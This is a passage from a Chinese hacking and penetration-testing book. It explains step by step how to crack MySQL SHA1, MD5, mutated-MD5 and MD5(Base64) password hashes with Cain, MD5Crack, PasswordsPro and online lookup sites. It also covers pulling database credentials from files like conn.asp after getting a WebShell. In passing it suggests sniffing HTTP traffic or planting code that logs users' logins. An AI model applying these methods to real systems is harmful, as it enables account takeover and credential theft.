


图 3-26 计算 Hashes 值

4. 生成彩虹表

在 Cain 的安装目录 C:\Program Files\Cain\Winrtngen 中直接运行 Winrtngen, 如图 3-27 所示，该工具为彩虹表生成器，可以很方便地生成各种类型的彩虹表值。




图 3-27 Winrtngen 彩虹表生成工具

5. 设置彩虹表

单击“Add Table”按钮，在“Rainbow Table properties”对话框的“Hash”下拉列表中选择“mysqlsha1”选项，根据实际情况分别设置“Min Len”、“Max Len”、“Index”、“Chain len”、“Chain Count”及“N of tables”的值，一般情况下，仅需要设置“Min Len”、“Max Len”及“N of tables”的值。“N of tables”主要用来测试 Hashes 生成的完整度，输入不同的值，会在“Table properties”显示区中显示百分比，使用户可以通过尝试确定一共需要生成多少个表。单击“Benchmark”按钮可以进行时间估算。如图 3-28 所示，单击“OK”按钮完成生成设置。




图 3-28 设置彩虹表

在彩虹表生成器中,如图 3-29 所示,单击“Start”按钮开始生成彩虹表,在“Status”列中会显示生成的进度。




图 3-29 开始生成彩虹表

由于生成彩虹表的时间比较长,在网上也没有搜索到以“rt”结尾的 MySQL Sha1 Hashes 表,因此,本次破解主要以字典破解为主,彩虹表的破解将在全部生成后进行。

在服务器权限设置不太严格的情况下,通过 WebShell 完全可以将 MySQL 下的 user.MYD 文件下载到本地。只要破解了 root 用户的密码,借助 WebShell 就可以做很多事情。本节通过使用 Cain 破解 MySQL 密码,算是一种较好的尝试,只要使用字典工具生成一些具有一定强度的字典,对于那些设计不太复杂的 MySQL 密码,破解还是比较容易的。

3.4 MD5 加密与解密

本节介绍如何使用 MD5Crack 3 及一些在线网站进行破解。MD5Crack 3 是阿呆编写的一款 MD5 密码破解软件,其网站为 <http://www.adintr.com/subject/mdcrk/index.htm>,目前已经发布了 MD5Crack 4.0。读者也可以访问笔者的博客(<http://simeon.blog.51cto.com/18680/144558>)下载 MD5Crack 3。

3.4.1 MD5 加解密知识

MD5 密文破解（解密）可以说是网络攻击中的一个必不可少的环节，是黑客工具中的一个重要辅助工具。

MD5 解密主要用于网络攻击，在对网站等进行入侵的过程中，有可能获得管理员或者其他用户的账号和密码值（MD5 加密后的值）。获得的密码值有两种情况：一种是明文；另一种是对明文进行了加密。如果密码值是加密的，就需要对密码值进行判断；如果采取了 MD5 加密，则可以通过 MD5Crack3 等软件进行破解。由于王小云教授的 MD5 密码碰撞破解算法没有公布，因此目前 MD5 解密方式主要采取暴力破解，即软件通过算法生成字典，然后使用 MD5 函数加密该字典中的值形成密文，与需要破解的密文进行比较，如果相同，则认为破解成功。目前，有很多网站提供 MD5 加密或者加密值查询，将加密后的 MD5 值输入网站，如果网站数据库中存在该 MD5 值，则该值对应的 MD5 加密前的值就是密码。

3.4.2 通过 cmd5 网站生成 MD5 密码

在浏览器地址栏中输入“http://www.cmd5.com/”，在输入框中输入想要加密的原始密码，然后单击“MD5 加密或解密”按钮，如图 3-30 所示，原始密码为“goodman88”，加密后的密码值如下。

```
MD5(goodman88,32) = d5a8e0b115259023faa219f5b53ca522
MD5(goodman88,16) = 15259023faa219f5
```




图 3-30 MD5 加密

作为实验数据，我们再生成一组生日的 MD5 密码，示例如下。

```
MD5(19801230,32) = 2540bb62336a8eb3ebc1e42ee44c8e3d
MD5(19801230,16) = 336a8eb3ebc1e42e
```

3.4.3 通过 cmd5 网站破解 MD5 密码

在 cmd5 网站的输入框中输入加密后的 32 位 MD5 值“d5a8e0b115259023faa219f5b53ca522”，然后单击“md5 加密或解密”按钮，如图 3-31 所示，未能成功破解。



图 3-31 通过 cmd5 网站未能破解 MD5 密码

将第 2 个加密后的 MD5 值“2540bb62336a8eb3ebc1e42ee44c8e3d”放入 cmd5 网站进行破解，很快其结果就出来了，如图 3-32 所示。




图 3-32 破解简单的数字密码

3.4.4 通过在线 MD5 破解网站付费破解高难度的 MD5 密码

一些在线网站提供的 MD5 密码破解功能只能破解已经收录的和一些简单的密码，稍微复杂一点的密码都很难破解。而且，对一些稍微有点难度的 MD5 密码值，如果数据库中不存在该值，在线网站会要求访问者付费破解，如图 3-33 所示，提示找到但是要求付费。



图 3-33 要求付费才能查看 MD5 密码值

3.4.5 使用字典暴力破解 MD5 密码值

字典暴力破解是目前最常用的 MD5 密码值破解方法，下面详细介绍其步骤。

01 再次生成 MD5 密码值

在 cmd5 网站生成原密码“jimmychu246”的 MD5 密码值，结果如下。

```
MD5(jimmychu246,32) = 437f4fffb6b2e5aaca9fd1712b8ad282
MD5(jimmychu246,16) = b6b2e5aaca9fd171
```

直接运行 MD5Crack 4，界面如图 3-34 所示。




图 3-34 MD5Crack4 程序主界面

02 在 MD5Crack 4 中验证 MD5 值

将需要破解的 MD5 值“437f4fffb6b2e5aaca9fd1712b8ad282”粘贴到“Single Cryptograph”（破解单个密文）输入框中，如图 3-35 所示，如果该 MD5 值是正确的，则会在输入框下方显示黑色的“valid”（有效）字样，否则将显示灰色的“valid”字样。




图 3-35 在 MD5Crack4 中验证 MD5 值

03 使用字典进行破解

在“Plaintext Setting”（字符设置）设置区单击选中“Dictionary”（字典）单选按钮，并在“No.1”、“No.2”及“No.3”设置框中选择 3 个不同的字典。选择完毕，单击“Start”按钮，开始进行 MD5 破解，破解结束后会给出相应的提示，如图 3-36 所示。在本例中，使用字典破解成功，在“Result”标签页中显示破解的密码为“jimmychu246”。




图 3-36 使用字典进行破解

04 使用字符集中的数字进行破解

将上面生成的 MD5 值“336a8eb3ebc1e42e”放入单一 MD5 密码破解输入框中，单击选中“Char Muster”（使用字符集）单选按钮后，可以勾选“Number”、“lowercase”、“majuscule”、“special char”及“custom”复选框进行破解。

在本例中使用数字进行破解，因此，要将“Min Length”（最小长度）的值设置为 1，将“Max Length”（最大长度）的值设置为 8，然后单击“Start”按钮，使用数字进行 MD5 破解，尝试破解密码位数为 1~9999999 的所有数字组合。如图 3-37 所示，密码破解成功，结果为“336a8eb3ebc1e42e ---> [19801230]”。




图 3-37 使用数字进行破解

说明

- (1) 在 MD5Crack 4 中，可以定义数字、大小字母、特殊字符的组合进行破解。

- (2) 如果计算机配置比较高，可以设置更多线程。
- (3) 如果进行自定义破解，建议先选择数字字典，然后依次选择数字、大小写字母、特殊字符的组合字典。破解时应先易后难，否则会造成破解时间过长的问題。
- (4) 在 MD5Crack 4 中，可以使用插件进行破解。
- (5) 在 MD5Crack 4 中，可以设置软件显示的语言版本，有中文简体和英语两个版本，单击主界面中的“Options”（设置）按钮即可进行设置，如图 3-38 所示。



图 3-38 设置 MD5Crack 4

3.4.6 一次破解多个密码

将需要破解的 MD5 密码全部存储到一个 TXT 文件中，每个密码独立占一行，然后，在 MD5Crack 4 中单击选中“破解多个密文”单选按钮，选择刚才编辑的 MD5 密码文件，如图 3-39 所示，选择一种破解方式，本例选择使用数字字典进行破解，最后单击“开始”按钮开始破解。




图 3-39 破解多个 MD5 密码值

在 MD5Crack 4 右下方会显示破解结果，单击“日志”标签页可以查看 MD5 值校

验等日志信息，单击“结果”标签页可以查看破解的结果。如图 3-40 所示，在列出的结果中，会将 MD5 值与原始密码一一对应。




图 3-40 破解结果

本节介绍了使用 MD5Crack 及通过网站对 MD5 值进行破解的方法。破解 MD5 值时，可以先在一些 MD5 破解网站进行破解，如果未能破解，则可以在本地用 MD5Crack 进行破解。

3.4.7 MD5 变异加密的破解

网站采用 MD5 变异加密，即“password=md5(jiami(str))”，jiami(str) 定义如下。

```
<%
function jiami(str)
mima="*#$A.J>?;:&*&$C%#!@#JH+-\)(HNKNDKJNKJDWNY*Y@H&A^BHJHJXNXMAX5454ADD
EFW45485121WDQWD21DD5DWQ15QD1"
for i=1 to len(str)
newstr=newstr&Mid(str,i,1)
if i>len(mima) then
newstr=newstr&Mid(mima,i-len(mima),1)
else
newstr=newstr&Mid(mima,i,1)
end if
next
jiami=newstr
end function
%>
```

原始密码的加密原理为：假如初始密码为“123456”，先通过 jiami 函数对初始密码进行长度判断，获知长度为 6，依次取 1 位，然后插入自定义的加密字符串，加密后

密码变为“1#2\$3A4.5J6>”。接着，对字符串“1#2\$3A4.5J6>”进行 MD5 加密。普通的 6 位密码通过 jiami 算法重新加密后，将变为 12 位密码，通常的 MD5 暴力破解基本无法破解这样的密码。

了解该加密方式后，我们就可以针对该加密方式编写一段代码，将密码字典依次间隔插入“*#\$A.J>?;&%*&\$C#!@#JH+~)(HNKNDKJNKJDWNY*Y@H&A^BHHJXNXMAX5454ADDEFW45485121WDQWD21DD5DWQ15QD1”字符串，然后进行密码比对，如果在加密表中找到相同的 MD5 值，即为破解。

除了以上方法外，还有两个方法可用于该密码的破解。第一个方法是在该服务器网络内部或者相邻网络中安装 Cain 等工具以嗅探 HTTP 包，通过捕获原始包，有可能获得原始密码。第二个方法是在该网站插入记录用户登录密码、用户名的代码，并将每次用户登录的用户名和密码添加到指定的文件中，通过查看该文件即可获得登录密码。

3.5 MD5 (Base64) 加密与解密

在对某个 CMS 系统进行安全检测时，可以通过注入点获取其管理员表中的管理员用户名和密码数据，但由于不知道该密码数据采用何种加密方式，所以，虽然知道 CMS 系统管理的后台，但苦于没有破解管理员的密码而无法登录系统。笔者通过研究终于掌握了 MD5 (Base64) 加密原理和解密原理，因此才有本节内容。

Base64 是网络上最常见的用于传输 8bit 字节代码的编码方式之一，在发送电子邮件时，服务器认证的用户名和密码需要使用 Base64 编码，附件也需要使用 Base64 编码。Base64 要求把每 3 个 8bit 的字节转换为 4 个 6bit 的字节（ $3 \times 8 = 4 \times 6 = 24$ ），然后把 6bit 再添 2 位高位 0，组成 4 个 8bit 的字节，也就是说，转换后的字符串理论上将比原来的字符串长 1/3。

“MD5”的全称是“Message-Digest Algorithm 5”（信息-摘要算法），在 20 世纪 90 年代初由 Mit Laboratory For Computer Science 和 Rsa Data Security Inc 的 Ronald L. Rivest 开发，经 MD2、MD3 和 MD4 发展而来。它的作用是让大容量信息在用数字签名软件签署私人密钥前被“压缩”成一种保密的格式（就是把一个任意长度的字节串变换成一个定长的大整数）。

3.5.1 MD5 (Base64) 密码简介

MD5 (Base64) 加密后的字符串长度为 24 位，最末尾有 2 个“=”符号，字符串中数字和字母混写，这种加密方式在 ASP.NET 等 CMS 环境中经常碰到。如图 3-41 所

示为 3 个用户及其加密后的密码字符串。



图 3-41 MD5 (Base64) 密码

3.5.2 在网上寻找破解之路

直接在 Google 上对“md5 (dbase64) 加解密”进行搜索，如图 3-42 所示，从搜索结果来看，除了求助外，很难在网上找到 MD5 (dBase64) 的加密和解密方法。



图 3-42 Google 搜索结果

3.5.3 寻求解密方法

下面我们来寻找解密 MD5 (Base64) 密码的方法。

01 生成 Hash 值

InsidePro 网站提供了在线 Hash 破解 (<http://hash.insidepro.com/>) 和在线生成各种 Hash 值的功能, 在线生成 Hash 值的网址为 <http://www.insidepro.com/hashes.php?lang=eng>, 如图 3-43 所示。在“Password”文本框中输入“author”, 单击“Generate”按钮, 可直接生成各种 Hash 值。




图 3-43 生成各种 Hash 值

02 比对 Hash 值和加密密码值

在生成 Hash 值后的 <http://www.insidepro.com/hashes.php?lang=eng> 页面上拖动滚动条，一一对照。通过比对发现，在 Base64 加密中有一个明显的特征，即加密字符串最后面一般都有等号。从中截取部分 author 的加密值如下。

```
Haval128 (Base64) : 1xehfrgfAcMYLCdLcYiDlG==
Haval160 (Base64) : JPfaQRoHY0v/EJnXN9iKd9MfdbE=
MD2 (Base64) : d+K74ta9Vhbr4yuKzfCAZQ==
MD4 (Base64) : QPRz/CVV3O9EVOA/iCaOwA==
MD5 (Base64) : Ar2S+qOKqmzA6nXlmTeh7w==
```

“MD5(Base64):Ar2S+qOKqmzA6nXlmTeh7w==”与图 3-41 中的加密值一致。如图 3-44 所示，验证了该加密方式就是 MD5 (Base64) 加密。




图 3-44 找到加密方式

03 添加 Hash 值

从 <http://www.insidepro.com/eng/passwordspro.shtml> 页面上了解到, PasswordsPro 可以破解 MD5 (Base64) 加密方式。PasswordsPro 是一款付费软件。

运行 PasswordsPro 2.5.3.0, 单击右键, 在弹出的快捷菜单中选择“Add”选项, 如图 3-45 所示, 添加一个 Hash 值进行破解。在“Hash”文本框中输入“MD5(Base64):Ar2S+qOKqmzA6nXlmTeh7w==”, 然后单击“Add”按钮。




图 3-45 添加要破解的 Hash 值

04 执行暴力破解

如图 3-46 所示, 单击三角形按钮, 运行破解程序, 选择暴力破解方式。




图 3-46 暴力破解 MD5 (Base64) 密码

在 PasswordsPro 2.5.3.0 中还有其他破解方式, 包括“Preliminary Attack”、“Mask Attack”、“Simple Dictionary Attack”、“Combined Dictionary Attack”、“Hybrid Dictionary Attack”和“Rainbow Attack”6 种破解方式, 如图 4-47 所示。

05 破解成功

暴力破解方式太耗费时间, 故选择了“Simple Dictionary Attack”(简单字典攻击)方式。由于密码在字典中, 所以很快就破解出来了, 如图 3-48 所示。




图 3-47 多种破解方式




图 3-48 使用字典成功破解

值得一提的是，InsidePro 官方网站提供了 74 个字典文件，感兴趣的读者可以自行下载。在实际应用中，这些字典仍然不够，有些密码设置得往往超乎想象的复杂，除非有完整的彩虹表，否则暴力破解和字典破解的时间将非常漫长。

3.5.4 探寻 MD5 (Base64) 的其他破解方式

除了通过 PasswordsPro 破解，还有一些方式或许能够破解 MD5 (Base64) 密码，下面我们一起讨论一下。

01 进行 Base64 解码

网上有很多工具可以对 Base64 编码进行解码，其中一款是可以在 Linux 和 Windows 下运行的 Base64 工具，下载地址为 <http://www.fourmilab.ch/webtools/base64/>，下载后可以直接运行，命令为“base64 -decode base64.b64 base64.tmp”，参数“-decode”或“-d”表示解码，“-encode”或“-e”表示 Base64 编码。

base64.b64 是 Base64 编码后的文件，base64.tmp 是解码后生成的文件。在该工具目录下，还有一个 BAT 文件用于批处理解码，如图 3-49 和图 3-50 所示。




图 3-49 Base64 解码工具




图 3-50 执行解码批处理文件

02 编辑解码文件

将 MD5 (Base64) 加密后的密码值 “Ar2S+qOKqmA6nXlmTeh7w==” 复制到 base64.b64 文件中，编辑解码文件的情形如图 3-51 所示。




图 3-51 编辑解码文件

03 查看解码后的文件

使用 UltraEdit-32 编辑器打开 base64.tmp，如图 3-52 所示，该文件显示为乱码。这

加密后的字符串进行 Base64 编码。

2. MD5 (Base64) 解密原理

MD5 (Base64) 解密，先对 MD5 (Base64) 进行 Base64 解码，再对 Base64 解码后的值通过二进制方式进行读取，结果应为 32 位字符串，最后对获取的 32 位字符串进行 MD5 解密。

3.5.6 小结

在信息安全领域，只有想不到的，没有做不到的，只要努力、坚持和不断尝试，终究会有收获。通过对 MD5 (Base64) 加密和解密原理的研究，我们成功获取了该 CMS 系统的 WebShell，如图 3-55 所示。网络攻防最终是技术的对抗！




图 3-55 成功获取该系统的 WebShell

3.6 通过网页文件获取数据库账号和口令

动态网页的显著特点之一就是与数据库的交互，只要涉及大型数据库，动态网页调用其数据库时一般都需要数据库账号和密码。这些大型数据库主要以 SQL Server 和 Oracle 为代表。Access 数据库一般不设置密码，即使设置了密码，也可以使用 Access 密码查看器获取其密码。网站或者信息系统在调用数据库时需要进行连接，考虑到执行效率和编码效率等原因，一般都将数据库连接等单独写成一个模块，这些文件主要用来连接数据库。在这些文件中会包含数据库服务器的 IP 地址、数据库类型、数据库用户账号和密码等信息。

控制或者获取一个 Shell 后，通过查看 index.asp、index.php 及 index.jsp 等文件，从中获取数据库连接文件。数据库连接文件的名称比较容易识别，如 conn.asp、dbconn.asp 等，这些文件可能出现在网站根目录、inc 文件夹、includes 文件等处。通过查看这些网页文件，可以获取数据库 IP 地址、数据库用户账号及口令，利用获取的信息可以进行计算机渗透、提权甚至实施完全控制。

3.6.1 确认网站脚本类型

